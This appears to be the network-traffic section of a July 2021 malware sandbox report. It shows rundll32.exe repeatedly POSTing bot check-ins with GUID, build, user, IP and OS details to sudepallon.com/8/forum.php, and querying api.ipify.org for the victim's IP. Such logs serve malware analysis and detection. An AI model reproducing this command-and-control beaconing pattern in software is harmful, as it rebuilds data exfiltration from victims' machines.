Jul 9, 2021 03:07:51.726308107 CEST	325	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:51.791344881 CEST	326	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 56 45 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAVEZARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.22	49194	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:52.087877035 CEST	326	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:52.154040098 CEST	327	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 42 59 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKBYPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	50.19.92.227	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:43.945422888 CEST	291	OUT	GET / HTTP/1.1 Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: api.ipify.org Cache-Control: no-cache
Jul 9, 2021 03:07:44.052028894 CEST	291	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Fri, 09 Jul 2021 01:07:44 GMT Content-Length: 14 Via: 1.1 vegur Data Raw: 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 Data Ascii: 185.189.150.70

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.22	49195	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:52.532351971 CEST	327	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:52.603154898 CEST	328	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 59 42 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHYBSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.22	49196	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:53.196866989 CEST	328	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:53.262090921 CEST	329	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:54 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 56 45 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCVEXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.22	49197	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:53.546192884 CEST	330	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:53.616055012 CEST	330	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 47 54 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJGTQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.22	49198	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:54.363779068 CEST	331	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:54.432085991 CEST	331	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 5a 41 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNZAMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.22	49199	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:55.321157932 CEST	332	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:55.387204885 CEST	332	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 51 4a 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZQJAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.22	49200	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:55.717690945 CEST	333	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:55.785466909 CEST	333	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 46 55 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFFUUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.22	49201	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:56.230076075 CEST	334	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:56.297401905 CEST	335	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 4a 51 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGJQTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.22	49202	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:56.941934109 CEST	335	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:57.010560036 CEST	336	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 4e 4d 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZNMAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.22	49203	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:57.317807913 CEST	336	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=74695568608028234 04&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:57.386893034 CEST	337	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4e 4d 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNNMMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.22	49204	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:57.668711901 CEST	338	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:57.736526012 CEST	338	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 48 53 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJHSQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	23.21.211.162	80	C:\Windows\SysWOW64\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:44.079777956 CEST	292	OUT	GET /?format=xml HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: api.ipify.org Connection: Keep-Alive
Jul 9, 2021 03:07:44.189335108 CEST	293	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Fri, 09 Jul 2021 01:07:44 GMT Content-Length: 14 Via: 1.1 vegur Data Raw: 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 Data Ascii: 185.189.150.70

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.22	49205	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:58.036202908 CEST	339	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:58.106026888 CEST	339	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 54 47 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMTGNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.22	49206	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:58.377813101 CEST	340	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:58.447382927 CEST	340	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 5a 41 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGZATARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.22	49207	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:58.729573965 CEST	341	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:58.796766996 CEST	341	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 43 58 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKCXPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.22	49208	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:59.130501032 CEST	342	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:59.196698904 CEST	342	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 5a 41 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVZAEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.22	49209	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:59.478945971 CEST	343	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:59.546334028 CEST	344	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 5a 41 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQZAJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.22	49210	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:00.377326012 CEST	344	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
